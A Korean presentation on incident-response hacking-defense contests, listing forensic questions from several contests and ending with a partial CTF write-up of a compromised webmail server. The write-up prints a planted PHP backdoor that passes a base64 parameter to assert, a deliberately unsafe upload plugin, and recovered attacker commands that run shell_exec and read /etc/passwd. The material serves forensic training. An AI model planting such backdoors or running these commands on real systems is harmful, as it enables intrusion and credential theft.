

해킹방어대회 동향과 분석 그리고 후기

2018. 11. 12
CodeRed 김종민(dakuo) / hkdakuo@gmail.com

프로필

이름 : 김종민(dakuo)

소속 : CodeRed 운영 / 고려대학교 박사수료

입상

대회	기간	성적	주최
HUST Hacking Festival	2011. 10	2위	홍익대
HolyShield Hacking Contest	2011. 11	1위	카톨릭대
Argos Hacking Festival	2011. 11	2위	충남대
Best of the Best 17기	2013. 03	최종 6인	KITRI
DEFCON CTF	2014. 05	본선 진출	DEFCON
KISA 해킹방어대회	2014. 12	대상	KISA
KISA 해킹방어대회	2015. 11	금상	KISA
DEFCON CTF	2017. 7	9위	DEFCON
사이버공격방어대회	2017. 11	1위	국정원&국보연
DEFCON CTF	2018. 05	본선 진출	DEFCON

프로필

이름 : 김종민(dakuo)

소속 : CodeRed 운영 / 고려대학교 박사수료

● 발표 & 강의

기관		주제
2011	홍익대학교	리버스 엔지니어링
	국방부	악성코드 분석론
	KISEC	리버스 엔지니어링
	경찰수사연수원	리버스 엔지니어링
	강원지방경찰청	최신해킹동향과 악성코드 탐지
2012	KISEC	리버스 엔지니어링
	코드게이트	윈도우즈 리버스 엔지니어링
	KISA	악성코드 제작 및 분석
	국민대학교	리버스 엔지니어링
	고려대학교 대학원	시스템 해킹
	경찰수사연수원	리버스 엔지니어링, 악성코드 분석
2014	한글과컴퓨터	최신 해킹동향과 악성코드 탐지와 분석
	숭실대학교	리버스 엔지니어링
2015	KISA K-Shield	시스템 취약점을 활용한 공격기법 악성코드 탐지 및 분석
	KISTI	악성코드 동작 원리 분석 및 탐지 패턴 제작
	대검찰청	악성코드 탐지 분석 과정

프로필

이름 : 김종민(dakuo)

소속 : CodeRed 운영 / 고려대학교 박사수료

● 발표 & 강의

기관		주제
2016	육군본부	악성코드 자동화 분석과 해킹대회를 통한 적용
	KISEC	악성코드 제작
	융합보안지원센터	데이터 포렌식 심화
	KISEC	악성코드 분석
	국방부	악성코드 탐지와 분석
	융합보안지원센터	데이터 포렌식 심화
	넥슨	악성코드 분석과 침해사고 대응
	국가보안기술연구소	시스템 취약점 분석 실무
2017	한국전력공사	침해사고대응 분석
	한국남동발전	침해사고대응 대회 준비
	해양수산부	침해사고대응 분석
	국가보안기술연구소	시스템 취약점 분석 실무
	넥슨	악성코드 최신동향 실전 분석
	한국수력원자력	침해사고대응 분석
2018	금융보안원	악성코드 제작을 통한 분석 방법

Contents

1 해킹방어대회 설명 (예선)

- 1.1 2015 화이트햇 콘테스트
- 1.2 2015 KISA 해킹방어 대회
- 1.3 2016 산업부 대회
- 1.4 2017 산업부 대회
- 1.5 2017 사이버공격방어대회

2 해킹방어대회 분석

- 2.1 해킹방어대회 특징
- 2.2 해킹방어대회 풀이

1.1 화이트햇 콘테스트


- 시나리오

1. JANDI라는 팀채팅솔루션을 통하여 악성파일 다운로드(참고지침.hwp) 및 실행
(9월 25일 오후 3시 22분)



2. 악성파일에 의해 공격자가 준비한 서버에서
랜섬웨어(temp.exe) 다운로드 및 실행
(9월 25일 오후 3시 22분)

3. 랜섬웨어에 의한 암호화 완료 및
돈요구 프로그램(OfficeHelp.exe) 다운로드 및 실행
(9월 25일 오후 3시 32분)



1.1 화이트햇 콘테스트

- **문제** (디스크 이미지(vmdk, windows 7), 메모리 덤프파일)
 1. 박부장 PC의 문서를 암호화한 랜섬웨어 파일은 무엇인가요? (전체 경로)
 2. 박부장 PC에서 랜섬웨어에 의해 암호화된 파일을 모두 몇개인가요?
 3. 랜섬웨어가 사용한 암호 알고리즘과 모드는 무엇인가요? (암호 알고리즘_모드)
 4. 랜섬웨어 파일은 어디에서 다운로드 되었나요? (원본 파일 URL 전체 경로, 프로토콜 포함)
 5. 랜섬웨어 파일을 다운로드한 다운로더(Downloader)는 무엇인가요? (파일명.확장자)
 6. 다운로더(Downloader)는 박부장 PC에 언제 다운로드되었나요? (YYYY-MM-DDThh:mm:ss)
 7. 다운로더(Downloader)는 어디에서 다운로드 되었나요? (다운로드 URL 전체 경로, 프로토콜 포함)
 8. 박부장 PC의 문서를 암호화한 키가 저장되어 있는 데이터베이스명, 테이블명은 무엇인가요? (DBNAME_TABLENAME)
 9. 박부장 PC의 문서를 암호화한 키는 무엇인가요?
 10. 박부장 PC의 IP주소는 무엇인가요?

1.2 KISA 해킹방어대회

- 문제 – Track1 (vmware image(Ubuntu))

1. 사건의 원인? : 블로그를 운영하던 “나천재”군은 로그를 보다가 자신이 아닌 누군가의 접속을 확인하였습니다. “나천재”군의 PC를 분석하여 침입한 원인을 알아내고 키를 획득하세요.
2. 공격 방법은 무엇인가?! : 공격자가 “나천재”군의 PC에 침입할 때 사용한 취약점의 CVE 번호를 입력하세요.
3. 취약점 패치 : “나천재”군은 문제가 된 원인을 분석하고 파일을 수정하였습니다. 파일에서 문제가 되었던 부분을 입력하세요. [인증형식] : 코드의 라인넘버_“코드”
4. 백도어와 리눅스 : “나천재”군은 문제가 되는 취약점을 찾아 제거하고 비밀번호를 변경하였습니다. 그런데 며칠 뒤 사건이 재발하였습니다. “나천재”군의 PC를 분석하여 공격자가 설치해둔 백도어의 절대 경로를 입력하세요.
5. 공격자를 알아내자 : “나천재”군은 PC에 설치된 백도어 파일을 모두 제거하였습니다. 그리고 공격자를 알아내기 위해 악성코드를 분석하여 C&C 서버와 통신하는 악성코드를 발견하였습니다. 위 악성코드 파일의 절대 경로를 입력하세요.
6. 근원지를 찾아라 : “나천재”군은 악성코드에서 C&C 서버의 근원지를 알아낼 수 있었습니다. 악성코드를 분석하여 C&C 서버의 IP 주소를 입력하세요.

1.2 KISA 해킹방어대회

- 문제 – Track2 (vmware image(windows 7))

1. 최초의 악성코드 : “나천재”군의 PC는 악성코드에 감염되었습니다. 해당 악성코드는 현재 동작하지 않고 있습니다. 최초로 감염된 악성코드를 시스템에서 찾아 공격자의 IP 주소를 찾으세요.
2. 사용된 취약점? : 해커는 ActiveX 취약점을 이용하여 “나천재”군의 PC를 공격했습니다. 이때 사용된 ActiveX의 CLSID를 찾으세요.
3. 존재하지 않는 도메인 : “나천재”군의 PC는 hosts 파일이 변조된 것으로 의심됩니다. 해커는 의심을 받지 않기 위해 hosts 파일을 원본으로 복원하였습니다. 해커가 복원 한 시간은 언제인가요?
4. 악성코드 감염 원인은? : “나천재”군의 PC가 악성코드에 감염되었습니다. 평소 신뢰할 수 없는 사이트에서 파일을 다운로드 한 적이 없는 “나천재”군의 PC는 어떻게 악성코드에 감염되었을까요? 악성코드의 감염 원인을 분석하여 키를 입력하세요.
5. SNS 사용자?! : 해커는 SNS 사용자의 계정을 해킹하여 C&C 서버로 사용하고 있었습니다. 해킹당한 사용자의 SNS ID를 찾으세요!
6. C2 : “나천재”군의 PC에는 또 다른 악성코드가 감염되어 있습니다. 해당 악성코드는 C&C 서버와 통신하여 명령어를 전달 받습니다. 악성코드를 분석하여 전달 받은 명령어를 찾으세요.
7. 분석방해 : 해커는 “나천재”군의 PC를 장악한 후 추가적인 악성코드를 설치하였습니다. 해커는 악성코드의 감염 시점을 변조하였습니다. 감염 시점을 변조하는데 사용한 도구를 찾으세요!
8. 숨바꼭질 : “나천재”군의 PC에는 여전히 악성코드가 존재하고 있습니다. 그리고 이 악성코드들은 은밀하게 동작합니다. 악성코드가 외부로 유출하는 데이터를 분석하세요.
9. CryptoLocker?! : “나천재”군의 중요한 데이터가 암호화 되었습니다. 기존에 감염된 악성코드를 분석하여 데이터를 복원하세요.

1.3 2016 산업부대회

- **문제** (침해 노트북(윈도우), 웹서버(리눅스)의 가상이미지 및 메모리덤프)
 1. 침해 노트북 OS 설치날짜(윈도우 노트북 실물)
 2. 침해 웹서버 OS 종류, 버전, 할당IP 확인(리눅스 VM이미지 & 메모리덤프)
 3. 침해 웹서버 특정사용자의 패스워드 크랙(리눅스 VM이미지 & 메모리덤프)
 4. 침해 노트북 이벤트로그에서 익명로그인 횟수 확인(윈도우 노트북 실물)
 5. 웹서버에 가장 많이 접속한 IP와 횟수 분석(리눅스 VM이미지 & 메모리덤프)
 6. 웹서버에 SSH 접속을 가장 많이 한 IP와 횟수 분석(리눅스 VM이미지 & 메모리덤프)
 7. 공격자가 웹서버 공격에 활용한 취약점 식별(리눅스 VM이미지 & 메모리덤프),
(워드프레스 원격 파일업로드 관련 취약점이 출제)
 8. 웹서버 공격에 성공하여 접속한 IP(리눅스 VM이미지 & 메모리덤프)
 9. 공격자가 악성파일 유포를 위해 변조한 파일의 경로(리눅스 VM이미지 & 메모리덤프)
 10. 홈페이지가 변조된 시간(리눅스 VM이미지 & 메모리덤프)
 11. 공격자가 웹서버에 악성파일을 올릴때 사용한 톨 이름 식별(리눅스 VM이미지 & 메모리덤프)
 12. 노트북에 악성코드 감염후 리버스 커넥션 연결이 진행됨, 해당 IP/Port?(윈도우 노트북 실물)
 13. 공격 서버의 id/pass(윈도우 노트북 실물)
 14. 복원 X -> 14~17은 공격 서버 역추적을 통한 공격자 정보 획득 관련 문제였음
 18. 직원이 노트북을 무선랜을 이용하여 망혼용, 이때 사용한 무선랜 ssid와 ip 식별(윈도우 노트북 실물)
 19. 공격자가 탈취하여 이용한 팀뷰어 계정 확인(윈도우 노트북 실물)
 20. 공격자가 탈취하여 이용한 팀뷰어 패스워드(윈도우 노트북 실물)

1.4 2017 산업부대회

- **문제** (침해노트북(Win), 침해웹서버(Win), 공격자서버(Web))
 1. 공격을 당한 클라이언트 내부망 IP는?(침해노트북)
 2. 공격자가 계정 정보를 알아내기 위해 사용한 도구의 md5 해시 값은?(침해노트북)
 3. 공격자가 클라이언트 공격에 사용한 계정 정보는?(침해노트북, 웹서버)
 4. 악성코드가 클라이언트에서 자동으로 시작하는 반복횟수는?(침해노트북)
 5. 악성코드가 전파를 위해 사용하는 프로토콜의 이름은?(침해노트북, 웹서버)
 6. 클라이언트에서 랜섬웨어에 의해 암호화된 파일의 개수는?(침해노트북)
 7. 공격자가 네트워크 서버를 공격한 시각은 언제인가요?(24시간, 한국시각 기준)((침해웹서버)
 8. 악성코드 드롭퍼의 파일명과 MD5 해시 값은?(침해웹서버)
 9. 드롭퍼를 다운로드한 파일의 이름은(침해웹서버)
 10. 랜섬웨어 실행 파일의 MD5 해시 값은?(침해웹서버)
 11. 공격자 서버 IP와 PORT는?(침해웹서버)
 12. 랜섬웨어가 동작을 멈추는 특정 조건의 문자열은?(침해웹서버)
 13. 네트워크 서버에서 악성코드가 수행한 악성코드 전파 시도 횟수는?(침해웹서버)
 14. 공격자의 이메일 주소는?(침해웹서버/공격자서버)
 15. 랜섬웨어의 암호화 대상 확장자를 알파벳 순서로 입력하시오(침해웹서버)
 16. 랜섬웨어가 서버와 클라이언트에서 파일 암호화를 위해 사용한 암호화 키는?
 17. 공격자가 악성코드에 남겨놓은 메시지는?(침해웹서버/공격자서버)
 18. 서버에서 클라이언트로 악성코드를 전파하기 위해 클라이언트로 접속을 시도한 시각은?
 19. 랜섬웨어가 추가적으로 다운로드 받는 악성코드의 MD5 해시값과 파일 시스템상 생성 시각은?
 20. 악성코드가 시간을 동기화하기 위해 타겟으로 한 파일의 해시값은?

1.5 사이버공격방어대회

- **문제** (vmware image(Ubuntu))

1. hics/hics1212!로 접속하고 .bash_history 에서 flag를 찾아 입력하시오.
2. 웹메일에서 취약점이 존재하는 파일의 full path 를 입력하시오.
3. 해커가 웹 공격에 사용한 명령어에서 flag를 찾아 입력하시오.
4. 해커가 다운로드한 파일에서 flag를 찾아 입력하시오.
5. 해커가 권한상승에 사용한 취약점 CVE코드를 입력하시오.
6. 해커가 관리자 권한을 이용하기 위한 실행코드의 full path 를 찾아 입력하시오.
7. 해커가 열어놓은 백도어의 포트를 입력하시오.
8. C&C클라이언트가 C&C서버에 접속할때 사용하는 규칙을 찾고, 해당 규칙의 10번째에 해당하는 키워드를 입력하시오.
9. 은닉된 프로세스 2개를 찾아 알파벳 오름차순, 쉼표","로 구분하여 입력하시오.
10. 은닉된 시스템콜을 찾고 풀이에 필요한 메모리 주소 2개를 알파벳 오름차순, 쉼표","로 구분하여 입력하세요.

2.1 해킹방어대회 특징

- 주어지는 것:
 - VMware 이미지
 - 메모리 덤프
 - 디스크 이미지
- 대상 운영체제
 - Windows
 - Linux
- 형태
 - 서버 (거의 웹 서버)
 - PC
- 진행 방식:
 - 어떠한 시나리오를 두고, 흐름을 따라가며 지문을 하나씩 답하는 레벨식

2.1 해킹방어대회 특징

- **시나리오 형태:**

- 운영체제와 형태의 조합에 따라 달라짐
- 예시:
 - › Windows PC: 사용자가 이메일이나 웹 서핑을 하다가 악성코드에 감염되어 그것을 분석
 - › Linux Web Server: 공격자가 오픈소스를 사용한 웹 서버의 취약점을 찾아 공격하고 백도어를 심음
 - › Windows PC + Linux Web Server: 공격자가 웹 서버의 취약점을 찾아 공격하고, 사용자가 웹 서버에 접속하여 악성코드에 감염되어, 침투 경로와 감염 경로와 피해를 모두 분석
 - › Windows PC + Windows Web Server: 시나리오는 같음

- **악성코드 형태:**


- 타입:
 - › Elf
 - › Exe (c/c++, python, etc...)
 - › 문서 (hwp, rtf, word, etc...)
- 종류:
 - › 랜섬웨어
 - › RAT
 - › 봇
 - › 백도어
 - › 정보탈취 (mimikatz, 주요 폴더, etc...)
 - › Etc...

2.2 해킹방어대회 풀이

- 2017 사이버공격방어대회
 - 주어진 것:
 - › Vmware Image (Ubuntu)
 - 시나리오:
 - › HICS 웹메일 서버에서 수상한 트래픽이 감지되었다.
 - › 관제팀은 이 트래픽이 해킹으로 인해 발생한 것으로 보고 있다.
 - › 해당 서버에 접속하여 내용을 분석하라.

1.hics/hics1212!로 접속하고 .bash_history 에서 flag를 찾아 입력 하시오.

- .vmdk 파일을 FTK imager 로 열어보았다. 그 후, .bash_history 를 /root 와 /home/hics 에서 찾아보았으나, 원하는 답 이 존재하지 않았다. 그래서 직접 .vmdk 파일을 열어서 .bash_history 를 검색해보았다.



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
735D3FA0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
735D3FB0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
735D3FC0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
735D3FD0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
735D3FE0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
735D3FF0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
735D4000 61 53 04 00 0C 00 01 02 2E 00 00 00 5D F4 03 00 aS.....]ô..
735D4010 0C 00 02 02 2E 2E 00 00 A9 3E 04 00 10 00 07 01 .....@>.....
735D4020 65 78 70 6C 6F 69 74 00 FA 45 04 00 18 00 0D 01 exploit.úE.....
735D4030 2E 62 61 73 68 5F 68 69 73 74 6F 72 79 00 00 00 .bash history...
735D4040 FC 45 04 00 C0 0F 11 01 2E 62 61 73 68 5F 68 69 úE..À....bash_hi
735D4050 73 74 6F 72 79 2E 73 77 70 00 00 00 00 00 00 00 story.swp.....
```

- exploit .bash_history 가 보여, exploit 으로 다시 검색했다.

1.hics/hics1212!로 접속하고 .bash_history 에서 flag를 찾아 입력 하시오.

```
FD 45 Ubuntu_blue-disk1.vmdk
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
7AEE3000 6C 73 0A 73 75 64 6F 20 68 61 6C 74 20 2D 70 0A ls.sudo halt -p.
7AEE3010 69 66 63 6F 6E 66 69 67 0A 64 66 0A 6C 73 0A 63 ifconfig.df.ls.c
7AEE3020 64 20 2E 2E 0A 63 64 20 2F 68 6F 6D 65 2F 68 69 d ...cd /home/hi
7AEE3030 63 73 2F 0A 6C 73 0A 6C 6C 0A 63 64 20 0A 63 64 cs/.ls.ll.cd .cd
7AEE3040 20 2F 0A 64 66 0A 6B 65 79 20 69 73 20 30 30 38 /.df.key is 008
7AEE3050 44 35 34 36 30 33 43 30 35 34 35 35 38 34 30 43 D54603C05455840C
7AEE3060 44 0A 67 63 63 20 2D 6F 20 65 78 70 6C 6F 69 74 D.gcc -o exploit
7AEE3070 20 65 78 70 6C 6F 69 74 2E 63 0A 6C 73 0A 2E 2F exploit.c.ls../
7AEE3080 65 78 70 6C 6F 69 74 0A 64 66 0A 76 69 20 2F 65 exploit.df.vi /e
7AEE3090 74 63 2F 63 72 6F 6E 2E 64 2F 75 73 65 72 6E 65 tc/cron.d/userne
7AEE30A0 74 63 74 6C 2E 73 68 0A 6C 73 20 2F 65 74 63 2F tctl.sh.ls /etc/
7AEE30B0 63 72 6F 6E 2E 64 2F 0A 6C 6C 20 2F 65 74 63 2F cron.d/.ll /etc/
7AEE30C0 63 72 6F 6E 2E 64 2F 0A 6C 73 20 2D 61 6C 20 2F cron.d/.ls -al /
7AEE30D0 65 74 63 2F 63 72 6F 6E 2E 64 2F 0A 63 64 20 2F etc/cron.d/.cd /
```

key is 008D54603C05455840CD

2. 웹메일에서 취약점이 존재하는 파일의 full path 를 입력하시오.

- 취약점이 존재하는 파일은 `/var/www/html` 안에 있을 것이라고 예상했고, `rainloop` 이 설치된 이후에 변경되었을 것이 라고 예측하여
- `/var/www/html` 안의 모든 파일을 `find . -printf "%T+\t%p\n" | sort > output` 명령을 이용하여 `mtime` 순으로 정렬 하여보았다.
- 그러자 다음과 같은 의심스러운 파일들을 찾을 수 있었다.

2.웹메일에서 취약점이 존재하는 파일의 full path 를 입력하시오.

```
2017-06-21+10:32:50 /var/www/html/data
2017-06-21+10:32:50 /var/www/html/data/_data_
2017-06-21+10:32:50 /var/www/html/data/_data/_default_
2017-06-21+10:32:50 /var/www/html/data/_data/_default_/configs
2017-06-21+10:32:50 /var/www/html/data/_data/_default_/domains/disabled
2017-06-21+10:32:50 /var/www/html/data/_data/_default_/domains/gmail.com.ini
2017-06-21+10:32:50 /var/www/html/data/_data/_default_/domains/outlook.com.ini
2017-06-21+10:32:50 /var/www/html/data/_data/_default_/domains/qq.com.ini
2017-06-21+10:32:50 /var/www/html/data/_data/_default_/domains/yahoo.com.ini
2017-06-21+10:32:50 /var/www/html/data/_data/_default_/logs
2017-06-21+10:32:50 /var/www/html/data/.htaccess
2017-06-21+10:32:50 /var/www/html/data/index.html
2017-06-21+10:32:50 /var/www/html/data/index.php
2017-06-21+10:32:50 /var/www/html/data/INSTALLED
2017-06-21+10:32:50 /var/www/html/data/SALT.php
2017-06-21+10:32:50 /var/www/html/data/VERSION
2017-06-21+10:34:06 /var/www/html/data/_data/_default_/domains
2017-06-21+10:36:09 /var/www/html/data/_data/_default_/cache/
2017-06-21+10:36:09 /var/www/html/data/_data/_default_/cache/__/te
2017-06-21+10:36:09 /var/www/html/data/_data/_default_/storage/cfg
2017-06-21+10:36:09 /var/www/html/data/_data/_default_/storage/cfg/te/test1@domain.tld
2017-06-21+10:36:09 /var/www/html/data/_data/_default_/storage/cfg/te/test1@domain.tld/settings_local
2017-06-21+10:36:44 /var/www/html/data/_data/_default_/storage/data
2017-06-21+10:36:44 /var/www/html/data/_data/_default_/storage/data/_nobody
2017-06-21+10:36:44 /var/www/html/data/_data/_default_/storage/data/_nobody_/ef
2017-06-21+10:37:54 /var/www/html/rainloop/v/1.11.1/app/libraries/RainLoop
2017-06-21+10:37:54 /var/www/html/rainloop/v/1.11.1/app/libraries/RainLoop/Actions.php
2017-06-22+14:46:13 /var/www/html/rainloop/v/1.11.1/app/libraries/RainLoop/ServiceActions.php
2017-06-22+14:46:56 /var/www/html/data/_data/_default_/plugins
2017-06-22+15:50:50 /var/www/html/data/_data/_default_/plugins/upload-checker/index.php
```

2.웹메일에서 취약점이 존재하는 파일의 full path 를 입력하시오.

- rainloop 설치가 5월 28일에 되었고, 6월 21일 ~ 22일 부근에 갑자기 추가로 파일이 세팅되었다는 것을 볼 수 있다. 이 에 Actions.php 를 살펴보았으나 그렇게 문제가 될 만큼 수정되지 않았으며 수상한 plugin 인 upload-checker 의 file upload 기능이 취약했다.

2. 웹메일에서 취약점이 존재하는 파일의 full path 를 입력하시오.

```
<?php
class UploadCheckerPlugin extends \RainLoop\Plugins\AbstractPlugin{
    public function Init(){
        $this->addHook('filter'.'.upload-response2', 'FilterUploadFile');
    }
    /**
     * @param array $aResponseItem
     * @param string $sFullPath
     */
    public function FilterUploadFile(&$aResponseItem,&$sFullPath){
        $sDstPath = "/tmp/spamChecker/";
        $sDstFileName = urldecode($aResponseItem['Result']['Attachment']['Name']);
        if (!empty($sDstPath) && !@is_dir($sDstPath)) {
            @mkdir($sDstPath, 0755, true);
        }
        @copy($sFullPath, $sDstPath.$sDstFileName);
    }
    /**
     * @return array
     */
    public function configMapping(){
        return array(
            \RainLoop\Plugins\Property::NewInstance('check_upload_file')
                ->SetLabel('Upload File Checker')
                ->SetType(\RainLoop\Enumerations\PluginPropertyType::BOOL)
                ->SetDescription('Enable, if you need to check uploaded file')
                ->SetDefaultValue(false)
        );
    }
}
```

flag: /var/www/html/data/data/default/plugins/upload-checker/index.php

3.해커가 웹 공격에 사용한 명령어에서 flag를 찾아 입력하시오.

2번 문제를 푸는 과정에서, html 폴더에 존재하는 rainloop
과 postfixadmin 의 버전을 다운받아 비교해보았다.

<pre><?php if (!defined('APP_VERSION')) { define('APP_VERSION', '1.11.1'); define('APP_VERSION_TYPE', 'community'); define('APP_INDEX_ROOT_FILE', __FILE__); define('APP_INDEX_ROOT_PATH', str_replace('\\\\', '/', rtrim(dirname(__FILE__))) . '/'); } if (file_exists(APP_INDEX_ROOT_PATH . 'rainloop/v/' . APP_VERSION . '/include.php')) { @call_user_func('assert', base64_decode(\$_GET['sess'])); // 2 include APP_INDEX_ROOT_PATH . 'rainloop/v/' . APP_VERSION . '/include.php'; } else { echo '[105] Missing version directory'; exit(105); }</pre>	<pre><?php if (!defined('APP_VERSION')) { define('APP_VERSION', '1.11.1'); define('APP_VERSION_TYPE', 'standard'); define('APP_INDEX_ROOT_FILE', __FILE__); define('APP_INDEX_ROOT_PATH', str_replace('\\\\', '/', rtrim(dirname(__FILE__))) . '/'); } if (file_exists(APP_INDEX_ROOT_PATH . 'rainloop/v/' . APP_VERSION . '/include.php')) { include APP_INDEX_ROOT_PATH . 'rainloop/v/' . APP_VERSION . '/include.php'; } else { echo '[105] Missing version directory'; exit(105); }</pre>
---	---

assert 함수는 RCE 가 가능한 함수기 때문에 공격에 이용될 수 있다.

@call_user_func('assert',base64_decode(\$_GET['sess'])); 가 되어있으니
복구한 access.log 에서 sess= 로 검색했다.


3.해커가 웹 공격에 사용한 명령어에서 flag를 찾아 입력하시오.

그렇게 구한 해커의 공격 내용은 다음과 같다.

```
eval("print shell_exec('ls -al');exit();");  
  
eval("print shell_exec('ls -al');exit();"); eval("p  
  
rint shell_exec('cat /etc/passwd');exit();");  
  
eval("print shell_exec('echo th3_k3y_1s_fb7696a8803062b4f4d3');exit();");
```

flag: fb7696a8803062b4f4d3

4.해커가 다운로드한 파일에서 flag를 찾아 입력하시오.




예상대로 파일 마지막에 압축파일이 숨겨져 있다. 추출하여 압축을 풀면 p 라는 파일이 나오고 그 안에 flag가 적혀있었다.

```
(생략) landscape:x:103:109:./var/lib/landscape:/bin/false
hics:th3_k3y_is_ef03730f207c351d3601:1000:1000:hics,,,:/home/hics:/bin/bash
sshd:x:104:65534:./var/run/sshd:/usr/sbin/nologin
mysql:x:105:113:MySQL Server,,,:/nonexistent:/bin/false
(생략)
```

